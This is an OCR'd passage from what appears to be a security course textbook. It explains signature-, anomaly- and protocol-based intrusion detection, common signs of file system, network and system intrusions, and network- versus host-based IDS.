  - Signature-based intrusion detection compares incoming or outgoing network packets with the binary signatures of known attacks using simple pattern-matching techniques to detect intrusions. Attackers can define a binary signature for a specific portion of the packet, such as TCP flags.
  - Signature recognition can detect known attacks. However, there is a possibility that other innocuous packets contain the same signature, which will trigger a false positive alert.
  - Improper signatures may trigger false alerts. To detect misuse, a massive number of signatures are required. The more the signatures, the greater are the chances are of the IDS detecting attacks; however, the traffic may incorrectly match with the signatures, thus impeding system performance.
  - A large amount of signature data requires more network bandwidth. IDS compare signatures of data packets against those in the signature database. An increase in

the number of signatures in the database could result in the dropping of certain packets.

  - New virus attacks such as URSNIF and VIRLOCK have driven the need for multiple signatures for a single attack. Changing a single bit in some attack strings can invalidate a signature generated for that attack. Therefore, entirely new signatures are required to detect a similar attack.
  - Despite the problems with signature-based IDS, such systems are popular, and they work well when configured correctly and monitored closely.

- **Anomaly Detection**


  Anomaly detection, or "**not-use detection**," differs from signature recognition. Anomaly detection involves a database of anomalies. An anomaly is detected when an event occurs outside the tolerance threshold of normal traffic. Therefore, any deviation from regular use is an attack. Anomaly detection detects intrusions based on the fixed behavioral characteristics of the users and components in a computer system. Establishing a model of normal use is the most challenging step in creating an anomaly detector.

  - In the traditional method of anomaly detection, essential data are kept for checking variations in network traffic. However, in reality, there is some unpredictability in network traffic, and there are too many statistical variations, thus making these models imprecise. Some events labeled as anomalies might only be irregularities in network usage.
  - In this type of approach, the inability to construct a model thoroughly on a regular network is a concern. These models should be used to check specific networks.

- **Protocol Anomaly Detection**

  Protocol anomaly detection depends on the anomalies specific to a protocol. It identifies particular flaws in vendors' deployment of the TCP/IP protocol. Protocols are designed according to RFC specifications, which dictate standard handshakes to permit universal communication. The protocol anomaly detector can identify new attacks.

  - There are new attack methods and exploits that violate protocol standards.
  - Malicious anomaly signatures are becoming increasingly common. By contrast, the network protocol is well defined and is changing slowly. Therefore, the signature database should frequently be updated to detect attacks.
  - Protocol anomaly detectors are different from traditional IDS in terms of how they present alarms.
  - The best way to present alarms is to explain which part of the state system is compromised. For this purpose, IDS operators must have thorough knowledge of protocol design.



General Indications of Intrusions

File System Intrusions

- The presence of new or **unfamiliar files**, or programs
- Changes in **file permissions**
- Unexplained changes in a file's **size**
- **Rogue files** on the system that do not correspond to the master list of signed files
- Missing files

Network Intrusions

- **Repeated probes** of the available services on your machines
- Connections from **unusual locations**
- Repeated login attempts from **remote hosts**
- A sudden **influx of log data**

System Intrusions

- **Short** or incomplete logs
- Unusually **slow** system performance
- **Missing** logs or logs with incorrect permissions or ownership
- **Modifications** to system software and configuration files
- Unusual **graphic displays** or text messages
- **Gaps** in system accounting
- System crashes or **reboots**
- **Unfamiliar** processes

General Indications of Intrusions

Intrusion attempts on networks, systems, or file systems can be identified by following some general indicators:

- **File System Intrusions**

  By observing system files, the presence of an intrusion can be identified. System files record the activities of the system. Any modification or deletion of the file attributes or the file itself is a sign that the system has been a target of an attack:

  - If you find new, unknown files/programs on your system, then there is a possibility that the system has been intruded into. The system can be compromised to the extent that it can, in turn, compromise other network systems.
  - When an intruder gains access to a system, he or she tries to escalate privileges to gain administrative access. When the intruder obtains administrator privileges, he/she could change file permissions, for example, from read-only to write.
  - Unexplained modifications in file size are also an indication of an attack. Make sure you analyze all your system files.
  - The presence of rogue suid and sgid files on your Linux system that do not match your master list of suid and sgid files could indicate an attack.
  - You can identify unfamiliar file names in directories, including executable files with strange extensions and double extensions.
  - Missing files are also a sign of a probable intrusion/attack.

- **Network Intrusions**


  Similarly, general indications of network intrusions include:

  - A sudden increase in bandwidth consumption
  - Repeated probes of the available services on your machines
  - Connection requests from IPs other than those in the network range, which imply that an unauthenticated user (intruder) is attempting to connect to the network
  - Repeated login attempts from remote hosts
  - A sudden influx of log data, which could indicate attempts at DoS attacks, bandwidth consumption, and DDoS attacks

- **System Intrusions**

  Similarly, general indications of system intrusions include:

  - Sudden changes in logs such as short or incomplete logs
  - Unusually slow system performance
  - Missing logs or logs with incorrect permissions or ownership
  - Modifications to system software and configuration files
  - Unusual graphic displays or text messages
  - Gaps in system accounting
  - System crashes or reboots
  - Unfamiliar processes



Types of Intrusion Detection Systems

Network-Based Intrusion Detection Systems

- These systems typically consist of a **black box** that is placed on the network in a promiscuous mode, listening for patterns indicative of an intrusion
- It detects malicious activity such as **Denial-of-Service attacks**, port scans, or even attempts to crack into computers by monitoring network traffic

Sensor
Router
Firewall
Untrusted Network
Sensor
Management Server Console
Web Servers
DNS Servers

Host-Based Intrusion Detection Systems

- These systems usually include auditing for events that occur on a **specific host**
- These are not as common, due to the overhead they incur by having to **monitor each system event**

Application Server
Agent
Agent
Firewall
Untrusted Network
Agent
Agent
Agent
Agent
SMTP Server
Agent
Agent
Web Servers
Agent
DNS Servers

Management Center for Cisco Security Agents:
This MC CSA server runs a CSA agent itself

Types of Intrusion Detection Systems

There are two types of intrusion detection systems:

- **Network-Based Intrusion Detection Systems**

  Network-based intrusion detection systems (NIDS) check every packet entering the network for the presence of anomalies and incorrect data. By limiting the firewall to drop large numbers of data packets, the NIDS checks every packet thoroughly. A NIDS captures and inspects all traffic. It generates alerts at the IP or application level based on the content. NIDS are more distributed than host-based IDS. The NIDS identifies the anomalies at the router and host levels. It audits the information contained in the data packets and logs the information of malicious packets; furthermore, it assigns a threat level to each risk after receiving the data packets. The threat level enables the security team to remain on alert. These mechanisms typically consist of a black box placed on the network in a promiscuous mode, listening for patterns indicative of an intrusion. It detects malicious activity such as DoS attacks, port scans, or even attempts to break into computers by monitoring network traffic.

